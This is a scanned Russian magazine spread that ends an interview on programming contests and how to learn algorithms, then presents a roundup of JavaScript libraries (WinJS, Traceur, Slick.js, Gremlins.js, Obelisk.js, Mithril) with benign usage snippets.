Авторы часто пытаются сделать задачи ближе к реальности, используют термины из жизни?

Есть соревнования разной степени приближенности к жизни. Обычно задача на соревнованиях дается не в каких-то формальных терминах, вроде «дано: решить уравнение такое-то». Обычно как раз дается некий бэкграунд, история. Как в школьных учебниках по математике: «По одной трубе втекает десять литров воды в минуту». Поэтому сначала нужно как-то формализовать эту историю, найти в ней математическую задачу, а уж потом решать.

Бывают и другие соревнования. У TopCoder это называется Marathon Match, и другие компании тоже проводят подобные контесты. Они устроены немного иначе. Это уже соревнования не по алгоритмам, а по решению приближенных задач. Когда нет точного решения и нужно придумать вариант как можно лучше. Такие соревнования длятся обычно две недели, месяц. Можно присылать разные решения и наблюдать, что, ага, вот сейчас мое решение лучше остальных на 20%.

«Лучше» — в смысле быстрее, использует меньше памяти и так далее?

Да. К примеру, нужно придумать схему распределения движения автобусов по карте Москвы, чтобы использовать как можно меньше автобусов. То есть в условии задачи есть некий параметр, который нужно оптимизировать, но единого «верного реше-

ния» не существует, только какие-то приближенные алгоритмы.

Тот же TopCoder проводил соревнования вместе с NASA, и они говорят, что решения, которые им предложили, потом действительно адаптировали и использовали на МКС. Там решали какую-то конкретную задачу, кажется, как поворачивать солнечную батарею, чтобы та получала больше энергии.



С ЧЕГО НАЧАТЬ

С точки зрения подготовки хорошего алгоритмического программиста и участника разных контестов — как подготовить себя к такому? Если представить себя на месте старшеклассника или студентов первых курсов?

Мне кажется, самый стандартный способ — это попробовать. У всех соревнований доступен архив проводившихся ранее контестов, там тысячи задач, которые можно порешать в любое время.

А если я беру задачу и вообще не знаю, с какой стороны к ней подойти?

Значит, возьми попроще. Они ведь разные. Есть задачи, которые может решить каждый второй выпускник школы. Там совершенно разные уровни сложности. Втянуться должно быть довольно легко. Другого способа, как мне кажется, нет. Плюс таким образом ты сразу поймешь, нравится тебе эта деятельность или нет.

Что нужно делать, чтобы набрать алгоритмическую базу? Вряд ли нужно пря-

мо сразу кидаться читать Кнута.

Мне кажется, начинать нужно именно с задач. Уже потом, когда ты поймешь, что не можешь решить какую-то конкретную из них, в этих соревнованиях у каждой есть разбор. Можно прочитать решение, если справиться самостоятельно не получается. Например, в разборе указано, что в решении задачи используется некий алгоритм. Можно почитать, что это за алгоритм, где еще он применяется. Так лучше, чем читать по списку «ага, у меня есть алгоритм, который мне нужно изучить за лето». Лучше отталкиваться от конкретной задачи, которую ты не смог решить, потому что не знаешь какой-то конкретный алгоритм. Это более правильно. Запоминаешь лучше, мотивация получается сильнее. Такой способ изучения алгоритмов, наверное, дольше, чем по списку, но он приводит к лучшим результатам.

Если хочется «прокачать» себя именно по алгоритмам, есть какая-то литература, учебники?

Самый стандартный учебник — Кормен, Лейзерсон, Ривест с ослом на обложке. «Алгоритмы: Построение и анализ» называется. Не знаю, я довольно давно не учился, сейчас наверняка есть новые учебники, которые могут быть лучше. Но в мое время использовали Кормена. Кнут — это, скорее, этакий reference book. Если что-то нужно найти и оно нигде не находится, скорее всего, там оно будет. Но читать Кнута подряд... это довольно грустное занятие.

→

Write once, touch everywhere

ПОДБОРКА ПРИЯТНЫХ ПОЛЕЗНОСТЕЙ ДЛЯ РАЗРАБОТЧИКОВ

Мы живем в прекрасном мире, где программисты не стесняются выкладывать различные вкусности в паблик — нужно лишь знать, где их искать. Достаточно побродить по GitHub и другим площадкам для размещения кода, и ты найдешь решение для любой проблемы. Даже для той, которой у тебя до этого момента и не было.



Илья Пестов
@ilya_pestov

WinJS

try.buildwinjs.com

Веб-стандарты распространяются невообразимыми темпами. Среди всех программистов больше всего именно веб-разработчиков. Самый популярный язык программирования сейчас JavaScript. Средства разработки веб-проектов чрезвычайно востребованы, и эти стеки и языки приходят на замену «классическому» программированию. Тренд начался с разработки мобильных приложений под iOS и Android с помощью HTML, CSS и JS. Позже была анонсирована веб-ориентированная мобильная операционная система Firefox OS, которая основана на браузерном движке Gecko. И конечно же, релиз Windows 8 и инструментарий WinJS API для разработки Win-приложения с помощью все тех же HTML5 и JavaScript.

Сам WinJS существует достаточно давно. Но 2 апреля 2014 года в Microsoft представили этот фреймворк еще и как UI-ориентированную библиотеку для кросс-платформенной разработки без конкретной привязки к ОС. Это означает, что теперь каждый разработчик, делая сайт с WinJS, «автоматически» создает приложение для десктопных компьютеров, планшетов и телефонов.

JS

```
var itemArray = [
  { title: "Marvelous Mint", text: "Gelato", picture: ↵
    "/images/fruits/60Mint.png" },
  { title: "Succulent Strawberry", text: "Sorbet", ↵
    picture: "/images/fruits/60Strawberry.png" },
  { title: "Banana Blast", text: "Low-fat frozen yogurt",↵
    picture: "/images/fruits/60Banana.png" },
  { title: "Lavish Lemon Ice", text: "Sorbet", picture: ↵
    "/images/fruits/60Lemon.png" },
  { title: "Creamy Orange", text: "Sorbet", picture: ↵
    "/images/fruits/60Orange.png" },
  { title: "Very Vanilla", text: "Ice Cream", picture: ↵
    "/images/fruits/60Vanilla.png" },
  { title: "Banana Blast", text: "Low-fat frozen yogurt",↵
    picture: "/images/fruits/60Banana.png" },
  { title: "Lavish Lemon Ice", text: "Sorbet", picture: ↵
    "/images/fruits/60Lemon.png" }
];
var items = [];
// Generate 160 items
for (var i = 0; i < 20; i++) {
  itemArray.forEach(function (item) {
    items.push(item);
  });
}
WinJS.Namespace.define("Sample.ListView", {
```

```
  data: new WinJS.Binding.List(items)
});
WinJS.UI.processAll();
```

CSS


```
/* Template for the items in the ListViews in this sample */
.smallListIconTextItem
{
    width: 100%;
    height: 70px;
    padding: 5px;
    overflow: hidden;
}

.smallListIconTextItem img.smallListIconTextItem-Image
{
    width: 60px;
    height: 60px;
    margin: 5px;
    float:left;
    margin-right:20px;
}
.smallListIconTextItem .smallListIconTextItem-Detail
{
    margin: 5px;
}
.listLayoutTopHeaderTemplateRoot {
    font-size: larger;
    margin-left: 16px;
}
/* CSS applied to the ListViews in this sample */
#listView
{
    height: 280px;
}
```

HTML

```
<!-- Simple template for the ListView instantiation  -->
<div id="smallListIconTextTemplate" data-win-control="WinJS.Binding.Template"↵
 style="display: none">
  <div class="smallListIconTextItem">
    <img src="#" class="smallListIconTextItem-Image" data-win-bind="src: ↵
     picture" />
    <div class="smallListIconTextItem-Detail">
      <h4 data-win-bind="textContent: title"></h4>
      <h6 data-win-bind="textContent: text"></h6>
    </div>
  </div>
</div>
```

```
</div>
<!-- The declarative markup necesary for ListView instantiation -->
<!-- Call WinJS.UI.processAll() in your initialization code -->
<div id="listView"
  class="win-selectionstylefilled"
  data-win-control="WinJS.UI.ListView"
  data-win-options="{
    itemDataSource: Sample.ListView.data.dataSource,
    itemTemplate: smallListIconTextTemplate,
    selectionMode: 'none',
    tapBehavior: 'none',
    swipeBehavior: 'none',
    layout: { type: WinJS.UI.ListLayout }
}">
</div>
```



Traceur Compiler

github.com/google/traceur-compiler


«Traceur is a JavaScript.next-to-JavaScript-of-today compiler». Собственно, в этой фразе из описания кроется вся суть. Современные возможности JavaScript, судя по последним спецификациям ECMAScript, впечатляют. Есть масса удобных методов: Arrow Functions, Generators, Iterators and For Of, Promises и другие. Но работают они далеко не во всех браузерах, и парни

из Google подарили нам эту утилиту, которая переведет код, написанный по новым стандартам, в код, понятный и старым браузерам. Отныне весь потенциал современного JavaScript доступен всем и каждому.

Slick.js

github.com/kenwheeler/slick/
Единственный скрипт, который необходим для создания слайдера любой сложности. Правда, остальные не нужны. Во-первых, он очень простой, очень гибкий (Autoplay, dots, arrows, callbacks...) и очень функциональный (Add, remove, filter & unfilter slides...). Во-вторых, слайдеры получаются адаптивными, масштабируются в зависимости от разрешения экрана и реагируют на свайпы. В-третьих, он умный — когда можно, используется CSS3-анимация, когда нельзя, то анимация происходит на JavaScript.

```
$('.single-item').slick();
```



Gremlin.js

github.com/marmelab/gremlins.js
Предвидеть абсолютно все пользовательские сценарии невозможно. Так же как и обнаружить все ошибки или утечки памяти. Поэтому команда Marmalabs разработала очень нужный в этой ситуации gremlin.js. Скрип эмулирует действия пользователей. Иными словами, повсюду кликает, водит курсором, заполняет случайным образом формы с целью вызвать ошибку.

Создаем орду (horde) гремлинов:

```
var horde = gremlins.createHorde()
horde.unleash();
```

Наблюдаем за их действиями в консоли браузера:

```
gremlin formFiller input 5 in <input type="number" name="age">
gremlin formFiller input pzdoyzshh0k9@o8cpskdb73nmi.r7r in <input type="email" name="email">
gremlin clicker    click at 1219 301
gremlin scroller   scroll to 100 25

...
```




Obelisk.js

github.com/nosir/obelisk.js

Очень занимательная библиотека. Я думаю, многие замечали, что в Сети существует некий тренд на пиксельную графику — взять хотя бы тот же Flappy Bird. Но во времена «олдскула» настоящего 3D не было, были только 2D изометрические проекции, рисовать которые с помощью современных средств в вебе довольно муторно. Так вот, Obelisk — это JavaScript-движок, который как раз и облегчает построение изометрических объектов на HTML5 Canvas.

Создадим первый куб:

```
// Создаем canvas 2D point
var point = new obelisk.Point(200, 200);
var pixelView = new obelisk.PixelView(canvas, point);
// Создаем экземпляр куба и закрашиваем
var dimension = new obelisk.CubeDimension(80, 100, 120);
var gray = obelisk.ColorPattern.GRAY;
var color = new obelisk.CubeColor().getByHorizontalColor(gray);
// Build and render cube
var cube = new obelisk.Cube(dimension,color, true);
pixelView.renderObject(cube);
```




Mithril

github.com/lhorie/mithril.js

Миниатюрный MVC-фреймворк, спроектированный с упором на производительность. Всего 3 Кб в gzip, скорость загрузки в десятки раз, а скорость рендеринга в сотни раз выше, чем, например, у тяжеловесного Angular. Из коробки предоставляет достаточно обширный функционал для построения клиентской части веб-приложения: структуру, роутинг и базовые методы работы с DOM и данными.

```
// namespace
```

```
var app = {};
// model
app.PageList = function() {
  return m.request({method: "GET", url: "pages.json"});
};
// controller
app.controller = function() {
  this.pages = app.PageList();
};
// view
app.view = function(ctrl) {
  return ctrl.pages().map(function(page) {
    return m("a", {href: page.url}, page.title);
  });
};
// initialize
m.module(document.getElementById("example"), app);
```

